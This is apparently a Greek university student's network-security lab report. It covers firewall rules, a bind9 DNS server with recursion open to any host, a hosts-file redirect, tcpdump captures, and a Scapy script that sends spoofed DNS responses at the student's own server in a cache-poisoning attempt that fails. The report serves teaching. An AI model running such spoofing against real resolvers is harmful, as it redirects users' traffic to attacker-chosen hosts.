



Εργαστήριο Δικτύων
Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

6η Εργασία

Ονοματεπώνυμο: Αγησίλαος Κολλιόπουλος

Αριθμός Μητρώου: 1072803

Τμήμα: HMTY

Ερωτήσεις κατανόησης και Εργασία για το μάθημα:

Σύγχρονες Εφαρμογές Ασφάλειας Δικτύων

1) Παραμετροποίηση και αύξηση προστασίας εικονικής μηχανής

Είτε σαν χρήστης debian (με sudo) ή ως root προσθέστε τους παρακάτω κανόνες στο firewall:

- Αποδοχή όλης της εισερχόμενης κίνησης σε κατάσταση: RELATED, ESTABLISHED
- Αποδοχή σύνδεσης ssh μόνο από IP του πανεπιστημίου Πατρών και μια επιπλέον IP από τοσπίτι σας (ή από άλλου).
- Αποδοχή σύνδεσης μόνο για UDP πακέτα μόνο στην θύρα 53.
- Αποδοχή όλης της κίνησης που προέρχεται από το localhost.
- Πολιτική, για την αλυσίδα INPUT, FORWARD DROP
- Πολιτική για την αλυσίδα OUTPUT ACCEPT.

```
#!/bin/sh

iptables -t filter -F
iptables -t filter -X

iptables -t filter -N firewall.rules

iptables -A firewall.rules -p all -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -j ACCEPT

iptables -A firewall.rules -p tcp --dport 22 -s 150.140.0.0/16 -j ACCEPT
iptables -A firewall.rules -p tcp --dport 22 -s 85.75.98.0/24 -j ACCEPT
iptables -A firewall.rules -p all -i lo -j ACCEPT
iptables -A firewall.rules -p udp --dport 53 -j ACCEPT
iptables -A firewall.rules -p all -j REJECT --reject-with icmp-host-unreachable

iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

iptables -I INPUT -j firewall.rules
iptables -I FORWARD -j firewall.rules
```

Εγκατάσταση του πακέτου fail2ban για προστασία από κακόβουλες επιθέσεις στην θύρα 22. Με την εγκατάσταση του πακέτου, ενεργοποιείτε αυτόματα το jail για προστασία από ssh επιθέσεις. Επιβεβαιώστε ότι το fail2an είναι ενεργό και δοκιμάστε εάν το ssh jail είναι επίσης ενεργό.

Πλέον η εικονική σας μηχανή έχει την βασική αλλά επαρκή ασφάλεια από κακόβουλες επιθέσεις.



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

2) Υλοποίηση DNS εξυπηρετητή


Στο πλαίσιο της εργασίας θα εγκατασταθεί το λογισμικό bind9 που αποτελείτε λογισμικό ανοικτού κώδικα που υλοποιεί την DNS υπηρεσία.

α) Τροποποιήστε τις συνδέσεις δικτύου, στον προσωπικό σας υπολογιστή και δοκιμάστε εάν ο DNS server σας δουλεύει.

Για να χρησιμοποιήσει ο host υπολογιστής τον dns του vm, αλλάζουμε το nameserver στην ip του vm μας Στο αρχείο /etc/bind/named.conf.options προσθέτουμε τα εξής:

```
options {  
    directory "/var/cache/bind";  
    dump-file "/var/cache/bind/dump.db";  
    listen-on port 53 {any;};  
    allow-query {any;};  
    dnssec-validation auto;  
  
    recursion yes;  
    allow-recursion {any;};  
    allow-query-cache {any;};  
};
```

→ Βεβαιωθείτε ότι δουλεύει ο DNS server και ότι αυτόν χρησιμοποιείτε (<https://www.dnsleaktest.com/>).

Test complete			
Query round	Progress...	Servers found	
1	1	
IP	Hostname	ISP	Country
83.212.72.199	snf-40211.ok-kno.gnetcloud.net.	National Infrastructures for Research and Technolo	Greece 

→ Δώστε δείγμα (printscreen) του αρχείου των queries του υπολογιστή σας.

```
debian@snf-40211:~$ sudo tail /var/log/syslog  
2023-12-19T21:21:50.610453+00:00 snf-40211 named[668]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS for <unknown>: reply has no  
answer  
2023-12-19T21:21:50.754300+00:00 snf-40211 named[668]: success resolving 'd54c61df-a8d3-4e52-8d0c-3f305d7642c7.test.dnsleaktest.com/AAAA' after disabling qn  
ame minimization due to 'failure'  
2023-12-19T21:21:50.757382+00:00 snf-40211 named[668]: success resolving 'd54c61df-a8d3-4e52-8d0c-3f305d7642c7.test.dnsleaktest.com/A' after disabling qname  
minimization due to 'failure'  
2023-12-19T21:21:51.317007+00:00 snf-40211 named[668]: client @0x7fbae1cc9d68 85.75.98.145#38774 (d52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com)  
: query: d52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com IN A + (83.212.72.199)  
2023-12-19T21:21:51.331348+00:00 snf-40211 named[668]: client @0x7fbae2255d68 85.75.98.145#38775 (d52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com)  
: query: d52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com IN AAAA + (83.212.72.199)  
2023-12-19T21:21:51.461399+00:00 snf-40211 named[668]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS for <unknown>: reply has no  
answer  
2023-12-19T21:21:51.461683+00:00 snf-40211 named[668]: FORMERR resolving 'test.dnsleaktest.com/NS/IN': 23.239.16.110#53  
2023-12-19T21:21:51.606061+00:00 snf-40211 named[668]: DNS format error from 23.239.16.110#53 resolving test.dnsleaktest.com/NS for <unknown>: reply has no  
answer  
2023-12-19T21:21:51.749893+00:00 snf-40211 named[668]: success resolving 'd52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com/AAAA' after disabling qn  
ame minimization due to 'failure'  
2023-12-19T21:21:51.753492+00:00 snf-40211 named[668]: success resolving 'd52a43aa-7843-49c6-bc00-10db2b9f64af.test.dnsleaktest.com/A' after disabling qname  
minimization due to 'failure'
```

Τα queries περιλαμβάνουν:

- Την ημερομηνία/ώρα πραγματοποίησης
- το source και το destination ip
- το port από το οποίο ήρθε το query



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

β) Δημιουργήστε το αρχείο `name.conf.options`. Ο διακομιστής DNS πρέπει να διαβάσει το αρχείο `/etc/bind/named.conf` για να ξεκινήσει το αρχείο διαμόρφωσης. Αυτό το αρχείο διαμόρφωσης περιλαμβάνει συνήθως ένα αρχείο επιλογών που ονομάζεται `/etc/bind/named.conf.options`. Προσθέστε το ακόλουθο περιεχόμενο στο αρχείο επιλογών:

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

Ας υποθέσουμε ότι διαθέτουμε το domain: `example.com`, που σημαίνει ότι είμαστε υπεύθυνοι για την παροχή της οριστικής απάντησης σχετικά με το IP του domain `example.com`. Επομένως, πρέπει να δημιουργήσουμε μια ζώνη στο διακομιστή DNS προσθέτοντας τα ακόλουθα περιεχόμενα στο `/etc/bind/named.conf`. Πρέπει να σημειωθεί ότι το `example.com` προορίζεται για χρήση στην εργασία αυτή, δεν ανήκει σε κανέναν και έτσι είναι ασφαλές για χρήση.

```
zone "example.com" {  
    type master;  
    file "/var/cache/bind/example.com.db";  
};  
zone "0.168.192.in-addr.arpa" {type  
master;  
file "/var/cache/bind/192.168.0";  
};
```

Το όνομα αρχείου μετά τη λέξη *file* στις παραπάνω ζώνες ονομάζεται αρχείο ζώνης. Η πραγματική IP της ανάλυση DNS τοποθετείται στο αρχείο ζώνης. Στον κατάλογο `/var/cache/bind/bind`, συνθέστε το αρχείο ζώνης `example.com.db` το οποίο θα βρείτε στο `eclass`.

Από τον προσωπικό σας υπολογιστή εκτελέστε την εντολή και δώστε την έξοδο:

dig www.example.com

```
dig www.example.com  
  
; <<>> DiG 9.19.17-2~kali1-Kali <<>> www.example.com  
;; global options: +cmd  
;; Got answer:  
;; —>HEADER<— opcode: QUERY, status: NOERROR, id: 19556  
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 1232  
; COOKIE: 7787088611d9bb670100000065830a9e93228b5d194c1193 (good)  
;; QUESTION SECTION:  
; www.example.com.                IN      A  
  
;; ANSWER SECTION:  
www.example.com.                259200  IN      A      150.140.139.251  
  
;; Query time: 16 msec  
;; SERVER: 83.212.72.199#53(83.212.72.199) (UDP)  
;; WHEN: Wed Dec 20 17:39:10 EET 2023  
;; MSG SIZE rcvd: 88
```

Επιπλέον από τον browser του προσωπικού σας υπολογιστή δείτε που σας κατευθύνει το `example.com`.



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

[Home](#) [Research](#) [Laboratory](#) [Projects](#) [People](#) [Publications](#) [Contact](#) [News - Announcements](#) [Contact](#) [Computer Networks Lab](#)



Photonics Lab

The **Photonic Networks and Technology Laboratory** aims at the development of all the critical technology for delivering advanced fiber optic components, tunable devices for high-capacity optical networks and fiber sensors. The Photonic technology laboratory is a well-equipped laboratory. Its infrastructure includes 40 Gb/s electrical and lightwave test & measurement equipment, a state-of-the-art C-band DWDM test-bed and a 10Gb/s, programmable GMPLS testbed. We are also working on fiber sensors and tunable devices either biomedical or telecom applications. PNET lab is part of **Research Unit 1 of Computer Technology Institute** (<http://ru1.cti.gr/>)





Figure 1: Example.com

γ) Στην συνέχεια να τροποποιήσετε το αρχείο hosts του συστήματος έτσι ώστε όταν ανατρέχετε στην ιστοσελίδα www.example.com να γίνεστε redirect σε άλλες τυχαίες (λαναρισμένες) IP διευθύνσεις που ορίζετε εσείς στο αρχείο των hosts (/etc/hosts) και όχι στην οριζόμενη από τον DNS server σας.

Σε όλες τις περιπτώσεις να πραγματοποιήσετε terdump over ssh στην εικονική σας μηχανή και να παρακολουθείτε τις συνδέσεις.

Στο /etc/hosts αρχείο προσθέτουμε το εξής:

150.140.189.12 example.com

Όπου 150.140.189.12 η ip για το domain: ece.upatras.gr



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

```
$ dig www.ece.upatras.gr

; <<>> DiG 9.19.17-2~kali1-Kali <<>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 29701
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 1232
; COOKIE: 9745ce68e2ad98940100000065832e2f28677a353a0e11ca (good)
;; QUESTION SECTION:
;www.ece.upatras.gr.                IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.      86400   IN      A      150.140.189.12

;; Query time: 260 msec
;; SERVER: 83.212.72.199#53(83.212.72.199) (UDP)
;; WHEN: Wed Dec 20 20:10:54 EET 2023
;; MSG SIZE rcvd: 91
```



ΤΟ ΤΜΗΜΑ ΕΚΠΑΙΔΕΥΣΗ ΠΟΙΟΤΗΤΑ ΕΡΕΥΝΑ ΠΡΟΣΩΠΙΚΟ ΑΝΑΚΟΙΝΩΣΕΙΣ ΚΥΠΕΣ



1967 - 2022 55 χρόνια Εκπαίδευσης και Έρευνας

Σημαντικές Ανακοινώσεις

Τελικό Πρόγραμμα Εξεταστικής Ιανουαρίου 2024

20 ΔΕΚ <>

Πρόσφατες Ανακοινώσεις

Figure 2: Spoofed example.com

```
debian@snf-40211:~$ sudo tcpdump -i eth1 port not 22
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
21:21:25.109707 IP 150.140.255.46.63552 > snf-40211.ok-kno.grnetcloud.net.domain: 47355+ A? geant.ocsp.sectigo.com. (40)
21:21:25.109708 IP 150.140.255.46.63552 > snf-40211.ok-kno.grnetcloud.net.domain: 3582+ AAAA? geant.ocsp.sectigo.com. (40)
21:21:25.200644 IP snf-40211.ok-kno.grnetcloud.net.35554 > pdns0.grnet.gr.domain: 39915+ [1au] PTR? 199.72.212.83.in-addr.arpa. (55)
21:21:25.211282 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.35554: 39915 1/0/1 PTR snf-40211.ok-kno.grnetcloud.net. (100)
21:21:25.211975 IP snf-40211.ok-kno.grnetcloud.net.52760 > pdns0.grnet.gr.domain: 4202+ [1au] PTR?
```



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

46.255.140.150.in-addr.arpa. (56)
21:21:25.488861 IP snf-40211.ok-kno.grnetcloud.net.59006 > 150.140.255.46.5355: Flags [S], seq 4074738221, win 64240, options [mss 1460,sackOK,TS val 3026861343 ecr 0,nop,wscale 7,tfo cookiereq,nop,nop], length 0
21:21:25.551147 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.52760: 4202 NXDomain 0/1/1 (110)
21:21:25.551242 IP snf-40211.ok-kno.grnetcloud.net.52760 > pdns0.grnet.gr.domain: 4202+ PTR? 46.255.140.150.in-addr.arpa. (45)
21:21:25.558456 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.52760: 4202 NXDomain 0/1/0 (99)
21:21:25.576361 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.63552: 3582 4/0/0 CNAME obsp.sectigo.com., CNAME obsp.comodoca.com.cdn.cloudflare.net., AAAA 2606:4700:4400::6812:26e9, AAAA 2606:4700:4400::ac40:9517 (160)
21:21:25.582666 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.63552: 47355 4/0/0 CNAME obsp.sectigo.com., CNAME obsp.comodoca.com.cdn.cloudflare.net., A 172.64.149.23, A 104.18.38.233 (136)
21:21:26.513588 IP snf-40211.ok-kno.grnetcloud.net.59006 > 150.140.255.46.5355: Flags [S], seq 4074738221, win 64240, options [mss 1460,sackOK,TS val 3026862368 ecr 0,nop,wscale 7], length 0
21:21:26.739881 IP snf-40211.ok-kno.grnetcloud.net.48118 > pdns0.grnet.gr.domain: 8114+ [1au] PTR? 164.126.217.62.in-addr.arpa. (56)
21:21:26.747541 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.48118: 8114 1/0/1 PTR pdns0.grnet.gr. (84)
21:21:32.636672 IP 150.140.255.46.62214 > snf-40211.ok-kno.grnetcloud.net.domain: 10072+ A? cdn.jsdelivr.net. (34)
21:21:32.636673 IP 150.140.255.46.62214 > snf-40211.ok-kno.grnetcloud.net.domain: 16478+ AAAA? cdn.jsdelivr.net. (34)
21:21:32.648073 IP 150.140.255.46.62215 > snf-40211.ok-kno.grnetcloud.net.domain: 25811+ A? fonts.googleapis.com. (38)
21:21:32.648073 IP 150.140.255.46.62215 > snf-40211.ok-kno.grnetcloud.net.domain: 51159+ AAAA? fonts.googleapis.com. (38)
21:21:32.648617 IP snf-40211.ok-kno.grnetcloud.net.52738 > ns2.google.com.domain: 32592 [1au] A? fonts.googleapis.com. (61)
21:21:32.648695 IP snf-40211.ok-kno.grnetcloud.net.57604 > ns2.google.com.domain: 16462 [1au] AAAA? fonts.googleapis.com. (61)
21:21:32.686833 IP snf-40211.ok-kno.grnetcloud.net.59779 > pdns0.grnet.gr.domain: 62410+ [1au] PTR? 10.34.239.216.in-addr.arpa. (55)
21:21:32.713221 IP ns2.google.com.domain > snf-40211.ok-kno.grnetcloud.net.52738: 32592*- 1/0/1 A 142.250.180.170 (65)
21:21:32.713644 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.62215: 25811 1/0/0 A 142.250.180.170 (54)
21:21:32.717962 IP ns2.google.com.domain > snf-40211.ok-kno.grnetcloud.net.57604: 16462*- 1/0/1 AAAA 2a00:1450:4002:403::200a (77)
21:21:32.718195 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.62215: 51159 1/0/0 AAAA 2a00:1450:4002:403::200a (66)
21:21:32.738887 IP snf-40211.ok-kno.grnetcloud.net.47014 > ns2.google.com.5355: Flags [S], seq 4284812047, win 64240, options [mss 1460,sackOK,TS val 3616491996 ecr 0,nop,wscale 7,tfo cookiereq,nop,nop], length 0
21:21:32.809918 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.62214: 16478 6/0/0 CNAME cdn.jsdelivr.net.cdn.cloudflare.net., AAAA 2606:4700::6810:5614, AAAA 2606:4700::6810:5814, AAAA 2606:4700::6810:5714, AAAA 2606:4700::6810:5514, AAAA 2606:4700::6810:5914 (223)
21:21:32.810027 IP snf-40211.ok-kno.grnetcloud.net.domain > 150.140.255.46.62214: 10072 6/0/0 CNAME cdn.jsdelivr.net.cdn.cloudflare.net., A 104.16.87.20, A 104.16.86.20, A 104.16.88.20, A 104.16.85.20, A 104.16.89.20 (163)
21:21:32.903894 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.59779: 62410 1/0/1 PTR ns2.google.com. (83)
21:21:33.178367 IP 150.140.255.46.62218 > snf-40211.ok-kno.grnetcloud.net.domain: 12610+ A? fonts.gstatic.com. (35)



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

δ) Να τροποποιήσετε τον παρακάτω κώδικά python ώστε να στέλνετε εσφαλμένα στοιχεία στην εικονική μηχανή που τρέχει το DNS server. Παρατηρείστε την έξοδο του tcpdump καθώς τρέχει ο κώδικας. Ποιος είναι ο λόγος που απορρίπτονται τα εσφαλμένα μηνύματα;

```
#!/usr/bin/python
## Shows you how you can put on the wire UDP packets that could
## potentially be a response to a DNS query emanating from a client name ## resolver or a DNS caching
nameserver. This script repeatedly sends out UDP packets, each packet with a different DNS transaction ID.
The DNS Address Record (meaning a Resource Record of type A) contained in the data payload of every
UDP packet is the same --- the fake IP address for a hostname. ## Call syntax: sudo ./dns_fake_response.py

from scapy.all import *
import time

sourceIP = '85.75.98.145'          # IP address of the attacking host #(A)
destIP = '83.212.72.199'          # IP address of the victim dns server #(B)

destPort = 53                     # commonly used port by DNS servers #(C)
sourcePort = 5353                 #(D)

# Transaction IDs to use:

spoofing_set = [34000, 34001]     # Make it to be a large and appropriate #(E) # range for a real attack

victim_host_name = "example.com"  #(F) # The name of the host whose IP address
you want to corrupt with a rogue IP address in the cache of the targeted DNS server (in line (B))

rogueIP = '150.140.189.12'        # See the comment above #(G)
udp_packets = []                  # This will be the collection of DNS response packets #(H)

for dns_trans_id in spoofing_set: #(I)

    udp_packet = ( IP(src=sourceIP, dst=destIP) / UDP(sport=sourcePort, dport=destPort) / DNS(
id=dns_trans_id, rd=0, qr=1, ra=0,
z=0, rcode=0, qdcount=0, ancount=0, nscount=0, arcount=0,
qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
type="A", rclass="IN"))) ) #(J)
    udp_packets.append(udp_packet) #(K)

interval = 0.001                 # for the number of seconds between successive transmissions of the UDP response packets.

repeats = 1000                   # Give it a large value for a real attack #(M)
attempt = 0                       #(N)

while attempt < repeats:
    for udp_packet in udp_packets: #(O)
        sr(udp_packet)             #(P)
        time.sleep(interval)       #(Q)
        attempt += 1
```



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

```
$ sudo tcpdump -i eth0 port 5353
[sudo] password for agis:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:26:31.443419 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:33.488036 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:35.522184 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:37.561557 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:39.602423 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:41.638150 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:43.675983 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:45.720517 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:47.756085 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:49.794441 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:51.828053 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:53.862469 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
19:26:55.911247 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
19:26:57.956487 IP athedsl-133874.home.otenet.gr.mdns > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
```

Figure 3: Tcpcdump on host

debian@snf-40211:~\$ sudo tcpdump -i eth1 port 53

```
17:26:25.820413 IP athedsl-133874.home.otenet.gr.28540 > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
17:26:25.830853 IP snf-40211.ok-kno.grnetcloud.net.38667 > pdns0.grnet.gr.domain: 39855+ [1au] PTR? 199.72.212.83.in-addr.arpa. (55)
17:26:25.840061 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.38667: 39855 1/0/1 PTR snf-40211.ok-kno.grnetcloud.net. (100)
17:26:25.841068 IP snf-40211.ok-kno.grnetcloud.net.34267 > pdns0.grnet.gr.domain: 55455+ [1au] PTR? 145.98.75.85.in-addr.arpa. (54)
17:26:25.848357 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.34267: 55455 1/0/1 PTR athedsl-133874.home.otenet.gr. (97)
17:26:25.934112 IP snf-40211.ok-kno.grnetcloud.net.55042 > pdns0.grnet.gr.domain: 17222+ [1au] PTR? 164.126.217.62.in-addr.arpa. (56)
17:26:25.941515 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.55042: 17222 1/0/1 PTR pdns0.grnet.gr. (84)
17:26:27.865519 IP athedsl-133874.home.otenet.gr.28540 > snf-40211.ok-kno.grnetcloud.net.domain: 34001- [0q] 0/0/0 (39)
17:26:29.898284 IP athedsl-133874.home.otenet.gr.28540 > snf-40211.ok-kno.grnetcloud.net.domain: 34000- [0q] 0/0/0 (39)
17:26:29.984545 IP athedsl-133874.home.otenet.gr.28541 > snf-40211.ok-kno.grnetcloud.net.domain: 49151+ PTR? 199.72.212.83.in-addr.arpa. (44)
17:26:29.985864 IP snf-40211.ok-kno.grnetcloud.net.53917 > dns.google.domain: 30116+% [1au] PTR? 199.72.212.83.in-addr.arpa. (67)
17:26:29.990192 IP snf-40211.ok-kno.grnetcloud.net.50724 > pdns0.grnet.gr.domain: 56917+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
17:26:29.997698 IP pdns0.grnet.gr.domain > snf-40211.ok-kno.grnetcloud.net.50724: 56917 1/0/1 PTR dns.google. (73)
17:26:30.048694 IP dns.google.domain > snf-40211.ok-kno.grnetcloud.net.53917: 30116 1/0/1 PTR snf-40211.ok-kno.grnetcloud.net. (100)
```




Εργαστήριο Δικτύων
Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Ενώ τα πακέτα στέλνονται κανονικά όπως φαίνεται στα tcpdump, δεν επιτυγχάνεται dns cache poisoning. Πιθανοί λόγοι είναι ανεπαρκής αριθμός απεσταλμένων πακέτων. Ακόμη παραθέτω ένα σημείο από τη

βιβλιογραφία: *It is highly unlikely that you will succeed with this attack today, unless the targeted machine is very old.* Computer Network Security by Avi Kak, Lecture 17: DNS and the DNS Cache Poisoning Attack, p.103